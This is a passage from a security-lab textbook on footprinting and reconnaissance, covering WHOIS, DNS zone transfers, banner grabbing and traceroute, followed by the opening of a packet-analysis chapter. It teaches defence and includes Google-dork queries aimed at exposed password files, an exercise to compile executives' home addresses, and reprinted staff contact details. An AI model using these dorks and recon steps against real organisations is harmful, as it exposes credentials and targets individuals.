


Figure 2-12: IANA top-level domains

3. Now enter **`SMU.edu`** and press Enter. You should see results similar to those shown in Figure 2-13. From the data returned, notice that the first field is about the registrant. In this example, you can see it is Southern Methodist University. The second field is the administrative contact. The administrative contact for this domain is Jesse R. Miller. The technical contact is shown as R. Bruce Meikle. Typically, it's a good idea to place a title in both of those contact-name fields and not use a real name. Remember that attackers are looking for information to exploit.

NOTE **As long as you have even one human in your organization, it is at risk of social engineering information-gathering attempts. Because it's impossible to completely eliminate this threat, you want to limit to the fullest extent possible the availability of sensitive information that a social engineer might exploit to your eventual grief.**

```
--------------------------

Domain Name: SMU.EDU

Registrant:
   Southern Methodist University
   6185 Airline Drive
   4th Floor
   Dallas, TX 75275-0262
   UNITED STATES

Administrative Contact:
   Jesse R. Miller
   Director of Telecommunications
   Southern Methodist University
   6185 Airline Dr.
   4th Floor
   Dallas, TX 75275-0262
   UNITED STATES
   (214) 768-4225
   jrmiller@smu.edu

Technical Contact:
   R. Bruce Meikle
   Sr. Network Engineer
   Southern Methodist University
   6185 Airline Dr.
   Dallas, TX 75275-0262
   UNITED STATES
   (214) 768-3471
   rbm@smu.edu

Name Servers:
   PONY.CIS.SMU.EDU      129.119.64.10
   SEAS.SMU.EDU          129.119.3.2
   XPONY.SMU.EDU         129.119.64.8
   EPONY.SMU.EDU         128.42.182.100

Domain record activated:    31-Aug-1987
Domain record last updated: 05-Feb-2010
Domain expires:             31-Jul-2015
```

Figure 2-13: IANA domain details

Although some of this information might not seem especially useful, consider its value to a social engineer. Names can be used for *social engineering*. Email addresses can be used for spoofing, as can the discovery of any naming scheme. Even phone numbers can be useful to identify possible ranges for wardialing. The final field contains DNS information. In this example, you can see the domain name and IP address for several of SMU's DNS servers. Make sure to review your own organization's DNS records and adjust accordingly.

Regional Internet Registries

IANA offered a good starting point for investigating domain names. But what if you need information about an IP address or just want to delve deeper than

what you found in the WHOIS database? Actually, there is somewhere else to look, and that is the *Regional Internet Registries* (RIRs). The RIRs are tasked with overseeing the regional distribution of IP addresses within a geographical region of the world. The five RIRs are as follows:

- **American Registry for Internet Numbers (ARIN)**—North America
- **RIPE Network Coordination Centre (RIPE NCC)**—Europe, the Middle East, and Central Asia
- **Asia-Pacific Network Information Centre (APNIC)**—Asia and the Pacific region
- **Latin American and Caribbean Internet Address Registry (LACNIC)**—Latin America and the Caribbean region
- **African Network Information Centre (AfriNIC)**—Africa

These regional registries are responsible for further subdelegating their IP addresses to ISPs and end users. As an example, take a look at the ARIN website and enter the address of another university; this example will use 128.6.3.3. Figure 2-14 shows the results.




Figure 2-14: ARIN WHOIS results

Notice that the entire 128.6.0.0 network is owned by `Rutgers.edu`. You can see this in the listing and by the notation of the `/16` subnet mask. This means that the network has over 65,000 addresses.

Keep in mind that this is just one way to uncover initial domain information. Many web-based tools are available to help uncover domain information. These services provide WHOIS, DNS information, and network queries:

- **Geektools—**`www.geektools.com`
- **Better-Whois.com**—`www.betterwhois.com`
- **Domain Tools—**`www.domaintools.com`

Another nice tool that enables you to gather a lot of this information directly from a Firefox browser is ShowIP. With one click of a mouse, it gives you just about all the WHOIS information you need. The ShowIP extension is available at `https://addons.mozilla.org/en-US/firefox/addon/590?id=590`.

IN THE LAB

You want to reduce what is provided in WHOIS results. For example, if you cannot implement a domain proxy, you can mitigate these risks by setting up generic titles, phone numbers, and nondescript email addresses that are used only with WHOIS. This will make it very apparent when someone starts using these email accounts or names. In your lab, you can use IP address information and websites such as DSHIELD to implement better security controls. Go to `www.dshield.org/top10.html` and look at the information provided. You will see a listing of the top-ten scanned ports and also the top-ten offenders. These are IP addresses that are associated with attacks. You can then configure your routers to block traffic from these addresses or work with the firewall administrator to make sure that offending IPs are blocked from access to your organization. This is one way to start blocking known bad IP addresses.

Domain Name System

Domain name system is used as a type of phonebook in that it resolves known domain names to unknown IP addresses. DNS is structured as a hierarchy so that when you request DNS information, your request is passed up the hierarchy until a DNS server is found that can resolve the domain name request. You can get a better idea of how DNS is structured by examining Figure 2-15.




Figure 2-15: DNS resolution

As Figure 2-15 illustrates, root DNS servers are essential to the operation of the Internet. There are a total of 13 DNS root servers. This is about as many as there could possibly be (although, actually, 15 would be the maximum, when you take into consideration the size of a DNS packet and the size of an IP address). Most of the root servers are located in the United States, but several are in Europe, and one is in Japan. Figure 2-16 shows the structure of the root servers.




Figure 2-16: DNS root structure

Another part of DNS has to do with caching of the actual DNS records. To take a look at the DNS cache on your home computer, simply type in the following at a DOS prompt:

```
ipconfig /displaydns
```

No single server contains all the information; it is distributed among the servers that define the DNS root structure. If the computer you are using queries DNS information, that information is sent as a record and stored on the local computer. This allows the local computer to check its cache and use that information if available. You can see this cache by typing the `ipconfig /displaydns` command at the command line, as shown here:

```
C:\>ipconfig /displaydns
ns1.ral.hostedsolutions.com.
----------------------
   Record Name . . . . . : ns1.ral.hostedsolutions.com
   Record Type . . . . . : 1
   Time To Live  . . . . : 82252
   Data Length . . . . . : 4
   Section . . . . . . . : Answer
   A (Host) Record . . . :
```

```
ns2.msft.net.
----------------------
   Record Name . . . . . : ns2.msft.net
   Record Type . . . . . : 1
   Time To Live  . . . . : 84403
   Data Length . . . . . : 4
   Section . . . . . . . : Answer
   A (Host) Record . . . :
                    65.54.240.126
```

As shown, this command displays records that contain information such as record name, Time To Live (TTL) value of the cached DNS record as measured in seconds, data length, section, and, lastly, the record type. Table 2-2 lists some common DNS record names and types. If you would like to learn more about DNS root servers, go to `http://root-servers.org`.

Table 2-2: DNS Record Types

RECORD NAME	RECORD TYPE	PURPOSE
Host	A	Maps a domain name to an IPv4 address
Host	AAAA	Maps a domain name to an IPv6 address
Pointer	PTR	Maps an IP address to a domain name
Name Server	NS	Configures name servers that map to the domain
Start of Authority	SOA	Configures settings for zone transfers and record caching
Service Locator	SRV	Used to locate services in the network
Mail	MX	Used to identify SMTP servers
Canonical Name	CNAME	Used as an alias

Now that you have reviewed some DNS basics, it's time to turn your attention to how DNS can be used to gather information. The easiest tool to use to query DNS servers is *nslookup*. The nslookup tool provides machine name and address information. Both Linux and Windows have nslookup clients. You can access nslookup from the command line of a Linux or Windows computer by typing `nslookup`. Just enter an IP address or a domain name. Doing so will cause nslookup to return the name, all known IP addresses, and all known CNAMES for the identified machine. An example is shown here:

```
C:\>nslookup www.hackthestack.com
Server:  dnsr1.sbcglobal.net
Address:  123.91.121.1

Non-authoritative answer:
Name:    www.hackthestack.com
Address:  202.131.95.30
```

You may want to record this type of information, as you can use it later when working with additional tools.

IN THE LAB

The risk here is that DNS servers have been misconfigured. You can mitigate these risks by making sure that your organization's DNS servers are properly configured. You can explore this vulnerability in the lab by configuring a Microsoft server to be a DNS server. During configuration, set up the server to accept requests from any server. Remember that this is an incorrect setting, as it will let anyone query the DNS server. From a second system, open a command prompt and type the following:

```
nslookup
server ipaddress
set type=any
ls -d target.com
```

Replace `ipaddress` with the IP address of the misconfigured DNS server, and replace `target.com` with the correct domain name of the organization. You should see all DNS zone records listed.


Now remove the "everyone" entry from the Microsoft DNS server, and try the same technique again. This time, you should see that it fails. Before testing this on a live site, make sure that you have the owner's permission. After all, the point of the lab is to have a safe environment to test such techniques. You will want to verify that you return your lab computers to their proper settings after exploration.

Identifying Web Server Software

Now that IP addresses, domain names, and domain ownership have been determined, turn your attention to identifying what software the web server is running. Common web server software includes the following:

- Apache Web Server
- IIS Server
- Sun ONE Web Server

One great tool that does not require an install is Netcraft, from `www.netcraft.com`. Netcraft runs a great service, called "What's that site running?", which is useful for gathering details about web servers. Figure 2-17 shows the Netcraft interface. Remember that this tool is basically grabbing the banner of a website. Each service contains banner information that typically details the version and type of service being used.



Lookup another URL:

Share:

www.example.com

Background

Site title	Example Domain	**Date first seen**	December 1995
Site rank	48657	**Primary language**	English
Description	*Not Present*		
Keywords	*Not Present*		

Network

Site	http://example.com	**Netblock Owner**	NETBLK-03-EU-93-184-216-0-24
Domain	example.com	**Nameserver**	sns.dns.icann.org
IP address	93.184.216.119	**DNS admin**	noc@dns.icann.org
IPv6 address	2606:2800:220:6d:26bf:1447:1097:aa7	**Reverse DNS**	*unknown*
Domain registrar	*unknown*	**Nameserver organisation**	whois.pir.org
Organisation	*unknown*	**Hosting company**	EdgeCast Networks, Inc.

Figure 2-17: Netcraft site lookup for example.com

So, what about those times when you do not want to use a web server directly to gather these types of results? In this case, you could use the following Perl script to acquire similar results:

```
#!/usr/bin/perl-w
use strict;
use Net::Netcraft::Query;

if (!defined($ARGV[0])){
    print "Usage: $0 [site]\n";
    exit;
}
my $site = $ARGV[0];

my $req = Net::Netcraft::Query->new(
site => $site,
);

my %res = $req->query;

print "Site        : " . $res{site} . "\n";
print "Domain           : " . $res{domain} . "\n";
print "IP Address       : " . $res{ip_address} . "\n";
print "Nameserver         : " . $res{nameserver} . "\n";
print "Reverse Dns       : " . $res{reverse_dns} . "\n";
print "Country         " . $res{country} . "\n";
print "Nameserver Organisation : " . $res{nameserver_organisation} . "\n";
```

```
print "Date First Seen  : " . $res{date_first_seen} . "\n";
print "Dns Admin       : " . $res{dns_admin} . "\n";
print "Organisation    : " . $res{organisation} . "\n";
print "Domain Registry     : " . $res{domain_registry} . "\n";
print "Last Reboot     : " . $res{last_reboot} . "\n";
print "Netblock Owner      : " . $res{netblock_owner} . "\n";

print "\n";

print "History 1      : " . $res{history_1} . "\n";
print "History 2      : " . $res{history_2} . "\n";
```

This script offers a non-browser-based alternative to gathering this type of information and makes it easier to import it into a report so that extraneous HTML is stripped out.

Although not as passive as Netcraft, another banner-grabbing method is to use the Telnet client that is built into most modern systems. Just Telnet to the website and observe the results. An example is shown here:

```
C:\>telnet www.wiley.com 80
GET/HTTP/1.0
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Mon, 21 Jan 2008 06:08:17 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The parameter is incorrect. </
body>
</html>
Connection to host lost.
```

There are other advanced ways to attempt to identify web servers by using tools like Netcat. Netcat is discussed in more detail later in this chapter.

IN THE LAB

The risk from banner-grabbing and website-fingerprinting sites is that they provide anyone with information about what type of web server the targeted organization is running. You can mitigate these risks by changing banners or using tools that suppress such information. You can test this technique in the lab with a Microsoft system that is running IIS. You will want to download `serverheader.exe` from `http://support.microsoft.com/kb/294735`. This tool lets you change the banner of the web server to another value. Before changing it, use the Telnet technique (described previously in this section) to capture the banner. After running `serverheader.exe`, use Telnet to capture the banner again. Notice how it is now changed. This is one technique to slow attackers and make it harder for them to know which service is running.

Web Server Location

One final piece of information that would be nice to ascertain is the location of the web server. Is it located at the organization's facility, is it located at a server farm, or is it just a virtual system hosted by a third party? The best way to determine this information is to note what was discovered previously in this chapter and tie that together with a `traceroute` command. This command determines the path to a domain by incrementing the TTL field of the IP header. When the TTL falls to one, an Internet Control Message Protocol (ICMP) 11 message is generated if the host is unreachable. These ICMP messages identify each particular hop on the path to the destination. An example `traceroute` is shown here:

```
C:\>tracert www.wiley.com

Tracing route to www.wiley.com [64.143.198.41] over a maximum of 30 hops:

  1   <10 ms   <10 ms    10 ms  PROXY [172.20.1.1]
  2   <10 ms   <10 ms     66-162-219-65.gen.twtelecom.net [66.162.219.65]
  3    10 ms   <10 ms      209.163.157.165
  4   <10 ms    10 ms      core-dlfw.twtelecom.net [66.192.246.77]
  5    10 ms    10 ms       tran-dlfw.twtelecom.net [168.215.54.74]
  6    10 ms    10 ms       sl-gw40-fw-4-2.sprintlink.net [160.81.227.105]
  7    10 ms    10 ms       sl-bb22-fw-4-3.sprintlink.net [144.232.8.249]
  8    20 ms    10 ms       144.232.19.214
  9    10 ms    10 ms       dal-core-01.inet.qwest.net [205.171.25.45]
 10    20 ms    10 ms      iah-core-02.inet.qwest.net [205.171.8.126]
 11    10 ms    10 ms      iah-core-01.inet.qwest.net [205.171.31.1]
 12    40 ms    40 ms      tpa-core-02.inet.qwest.net [205.171.5.105]
 13    30 ms    30 ms      cntr-02.tpf.qwest.net [205.171.27.78]
 14    30 ms    30 ms      ms  msfc-02.tpf.qwest.net [63.146.176.26]
 15    30 ms    40 ms      ms  www.wiley.com [63.146.189.41]
Trace complete.
```

Several good GUI-based traceroute tools are available. These tools draw a visual map that displays the path and destination:

- **NeoTracePro—**A good GUI traceroute program that maps the path and destination.
- **VisualRoute—**Another good GUI tool that maps the path and destination.
- **Hping—**Another tool that can be used to trace routes behind a firewall. Hping transmits TCP packets to a port on a destination host and observes the results. Hping evaluates returned packets and tracks accepted, rejected, and dropped packets. Using successive probes, Hping can determine if a port is open, if a firewall is present, and if packets are passed through the firewall.

Some useful links to learn more about traceroute include the following:

- `www.visualroute.com`
- `www.traceroute.org`

IN THE LAB

Site location and identification is a risk in that the attacker now knows the location of the server or service. This is something that is hard to completely prevent. To mitigate these risks, you can configure routers and firewalls to provide as little information as possible. In the lab, download a demo version of Visualtrace from `www.softpedia.com/get/Network-Tools/Traceroute-Whois-Tools/McAfee-NeoTrace-Professional.shtml`**. After installing it, you can use the tool to trace not only your own organization but also others to determine how these tools work and what information they really provide. The exercise at the end of the chapter can give you more guidance. Once you have experimented with a GUI tool like Visualtrace, you might also want to try several of the traceroute programs that are built in to Kali.**

Summary

Whereas subsequent chapters require more advanced software, this chapter looked at what is possible with little more than an Internet connection and a browser. The idea was to drive home the point that security is not just about firewalls and intrusion detection. Much of security is about information protection and control.

Part of building your own security lab is understanding how information leakage can have disastrous results for an organization. Consider the power an attacker has when he has identified the type of web server an organization has. Consider further the negative potential of an attacker knowing which types of technologies a company uses (perhaps gleaned just from reviewing the organization's job ads). Even the names, home phone numbers, and addresses of an organization's employees can represent potential security holes. That's why before you ever configure your first IDS or scan a network with a vulnerability-analysis tool, you must consider the topics that have been presented in this chapter.

Key Terms

- **Basic encoding—**A simple XOR encoding system.
- **Cookies—**A technology developed to deal with the fact that HTTP is stateless. This makes shopping carts, car reservations, and other state-based transactions possible.

- **Domain name server—**A hierarchical service that coordinates translating alphanumeric domain names into IP addresses and vice versa.
- **Dumpster diving—**The act of digging through the trash to recover sensitive information.
- **Edgar database—**An online database that maintains a listing of publicly traded U.S. firms.
- **Forms-based authentication—**A means of authentication that utilizes cookies to cache usernames and passwords so that users can move from one web page to another without having to re-authenticate themselves.
- **Google hacking—**The process of using Google to look for unsecure web pages or other incorrectly posted information.
- **Hidden field—**A form field that is invisible to a website visitor, yet can be viewed in the HTML code of the website.
- **Internet Assigned Numbers Authority—**(IANA) An organization that is authorized to perform coordinating functions of the global Internet.
- **Message digest authentication—**An implementation of cryptographic hashing functions that work by sending the hash of the original value combined with a nonce value.
- **Regional Internet Registries—**(also called RIRs) Regional organizations that are responsible for overseeing the registration and administration of IPv4 and IPv6 addresses.
- **Site rippers—**Software programs that allow the copying of an entire website for later offsite viewing.
- **Social engineering—**The practice of tricking employees into revealing sensitive data about their computer systems or infrastructures. This type of attack targets people, and is the art of human manipulation. Even when systems are physically well protected, social-engineering attacks are possible.
- **Source code—**The comments, tags, instructions, and text used to define web pages, applications, and services.
- **Traceroute—**A program used to identify the path taken by IP packets between a source and destination.
- **Wardialing—**The process of using a software program to automatically call thousands of telephone numbers to look for any device that has a modem attached.
- **Wardriving—**The process of driving around a neighborhood or area to identify wireless access points.
- **WHOIS—**An Internet utility that returns registration information about a domain name and IP address.

Exercises

This section contains several hands-on exercises to help reinforce your knowledge and understanding of this chapter. I selected the tools and utilities used in these exercises because they are easily obtainable. The goal is to provide you with *real* hands-on experience.

IP Address and Domain Identification

1. You are part of a team that has been assigned to a client company. You have been asked to perform an analysis of the gigabytes of log entries that have been gathered by the client organization. You have been asked to seek out a perpetrator's whereabouts.
2. Each log entry provides only a small piece of information (e.g., an IP address, a Fully Qualified Domain Name, or FQDN). You must use your extensive knowledge of DNS, RIRs, and other tools to fill in the rest.
3. Complete Table 2-3. Note that answers will vary.

Table 2-3: Domain Name and IP Address Lookup

IP ADDRESS	FQDN	POINT OF CONTACT	LOCATION
129.119.70.169			
162.21.1.112			
	`www.dj.com.ve`		
70.86.89.34			
	`www.hackthestack.com`		
211.64.175.201			

Information Gathering

1. You have been asked to gather information about the target company for which your firm is performing an ethical hack. Your goal is to gather open-source information that can be found about the organization. Your only tool for this task is the Internet.
2. Use Table 2-4 to fill in some of the types of information you should seek to acquire. Items to consider include the following:
   - Perform a WHOIS and ARIN lookup using websites and different tools on the target company, and capture all information that could be used by an attacker.

- Do an Edgar search on your company to see whether any interesting information is listed about mergers, splits, parent companies, and so on.
- Find all websites that link back to the company's website.
- View the company's website.
- Do engine searches and see whether there are any "interesting" words associated with the company's website.
- Find out what technologies the website is using on its web server.
- See whether the company is revealing other technologies it is using for its web server.
- Prepare some information to take back to your company pertaining to the information the company is providing the public.

NOTE **For this exercise, you can use your own organization or one you would like to learn more about.**

Some of the tools that you can use to help you footprint include, but are not limited to, the following:

- `www.betterwhois.com`
- `www.geektools.com`
- `www.spokeo.com`
- `www.zabasearch.com`
- `http://earth.google.com`
- `www.anywho.com`
- `www.publicdata.com`
- `www.blackbookonline.info`
- `www.iana.net`
- `www.arin.net`

Table 2-4: Information Gathering

ITEM	DESCRIPTION AND FINDINGS
Domain name	
Address and phone number of corporate headquarters	
Location of Internet presence	
Co-location or branches	
Types of technology used	
Name of CEO or senior management	

Continues

Table 2-4: (*Continued*)

ITEM	DESCRIPTION AND FINDINGS
Home address of CEO	
Background of CEO	
CEO alma mater	
Job listing	
Other information	
Other information	
Other information	

What can you conclude about the amount of information found about the target organization?

Google Hacking

Google is a very popular search engine. Although it is designed to provide basic information, it can sometimes provide too much information. In this task, you are given the opportunity to practice some Google hacking techniques.

1. Go to `www.google.com`, and type in the commands shown here. You may be surprised at what these searches return. As an example, the `allinurl` command is used to search for a particular string present in the URL:

```
inurl:passlist.txt
intitle:index.of.etc
intitle:"Index of" passwd passwd.bak
intitle:"Index of" ".htpasswd" "htgroup"  -
intitle:"dist" -apache -htpasswd.c
intitle:index.of "Apache" "server at"
intitle:index.of ws_ftp.ini
inurl:index.of.password
inurl:index.of.password
inurl:changepassword.cgi -cvs
"Network Vulnerability Assessment Report"
"not for distribution" confidential
"Thank you for your order" +receipt
```

What types of interesting information did you find?

Banner Grabbing

This exercise tests your skills at grabbing banners. The first half of the exercise will have you grab a banner with Telnet. The second half will demonstrate how to perform the task with Netcat.

Telnet


1. Find a website you would like to grab the web server banner from. (This example uses `www.apache.org`.)
2. Type the following:

```
telnet www.apache.org 80
GET / HTTP/1.0
<enter>
<enter>
```

3. Observe the returned results. The response from the example site is:

```
Apache/2.3.0-dev (Unix) Server.
```

4. Now compare the results to Netcraft, as shown in Figure 2-18. Are your results the same? Why might the results not be the same?



Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Hetzner Online AG Datacenter Nuernberg	88.198.26.2	Linux	Apache/2.4.7 Ubuntu	23-Jun-2015
Cloud Servers ORD 5000 Walzem Rd. San Antonio TX US 78218	104.130.219.184	Linux	Apache/2.4.7 Ubuntu	21-Jun-2015
Hetzner Online AG Datacenter Nuernberg	88.198.26.2	Linux	Apache/2.4.7 Ubuntu	18-Jun-2015
Cloud Servers ORD 5000 Walzem Rd. San Antonio TX US 78218	104.130.219.184	Linux	Apache/2.4.7 Ubuntu	16-Jun-2015
Hetzner Online AG Datacenter Nuernberg	88.198.26.2	Linux	Apache/2.4.7 Ubuntu	7-Jun-2015
Cloud Servers ORD 5000 Walzem Rd. San Antonio TX US 78218	104.130.219.184	Linux	Apache/2.4.7 Ubuntu	6-Jun-2015
Hetzner Online AG Datacenter Nuernberg	88.198.26.2	Linux	Apache/2.4.7 Ubuntu	5-Jun-2015
Cloud Servers ORD 5000 Walzem Rd. San Antonio TX US 78218	104.130.219.184	Linux	Apache/2.4.7 Ubuntu	30-May-2015
Hetzner Online AG Datacenter Nuernberg	88.198.26.2	Linux	Apache/2.4.7 Ubuntu	29-May-2015
Cloud Servers ORD 5000 Walzem Rd. San Antonio TX US 78218	104.130.219.184	Linux	Apache/2.4.7 Ubuntu	27-May-2015

Figure 2-18: Netcraft-identified web server banner

Netcat

Another way of banner grabbing is to use Netcat. This versatile tool is sometimes called the Swiss army knife of hacking tools because it can be used in many different ways. In this example, you will be using Netcat to grab banners.

1. Download Netcat from `http://netcat.sourceforge.net`.
2. After downloading Netcat, place it in the root folder or in a folder you can easily access.
3. Create a text file called `head.txt` with the following text:

```
GET HEAD / 1.0
CR
CR
```

4. Once the file has been created and saved, run Netcat with the following parameters:

```
nc -vv webserver 80 < head.txt
```

5. Observe the results:

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/6.0
Date: Tue, 29 Nov 2005 04:12:01 GMT
Content-Type: text/html
Content-Length: 91
<html><head><title>Error</title></head><body>The parameter is incorrect.
</body>
</html>
Connection to host lost.
```

VisualRoute

This final exercise will give you some experience at loading and running a visual traceroute program. The exercise will be using VisualRoute, available from `www.visualroute.com`.

1. Download the program and accept the default install options.
2. Once it is installed, run the program and enter a website to trace. This example uses `www.google.com`.
3. Observe the results, as shown in Figure 2-19.




Figure 2-19: The VisualRoute interface

CHAPTER

3

Analyzing Network Traffic

This chapter takes an in-depth look at network traffic analysis. The packet analyzer is one of the key tools of any security professional. Not only is it an important tool, but it can also help you to understand how protocols work, to determine whether they pass information securely, and even to analyze malware. Still, the most important component of traffic analysis is understanding what all this data means. It is easy enough to install tcpdump, Snort, Wireshark, or any other traffic analysis tool, but how do you interpret all the data once you have captured it?

That is the purpose of this chapter. You will learn how to capture network traffic, which is not always easy. Sometimes you might be able to span a port, but not always; if you are unable to, don't worry, because this chapter discusses some other options. This chapter will also look at the tools used to capture network traffic. As you might have guessed, one of the primary tools that will be reviewed is Wireshark.

Why Packet Analysis Is Important

All network problems can be traced down to the packet level. But it is not just that; packet analysis offers an understanding of how something really works. Think of it this way: say you liked old cars and you found a 1968 Camaro. You would not only want to look at the body but also under the hood. You would ask yourself things like whether it has the original interior, if the serial numbers match, does it have the original 327-horsepower motor that came with the car.

That is what packet analysis offers. If you have ever watched a port scanner such as Nmap and wondered how it generated a specific response, packet analysis can help answer that question. So what are some other items that packet analysis can help with? Here are a few:

- Learning who else is sniffing traffic on the network
- Determining how port scanners and other analysis tools work
- Finding out which protocols are secure and which ones pass traffic in the clear
- Identifying malicious traffic
- Learning how malware works or calls home
- Identifying bandwidth hogs
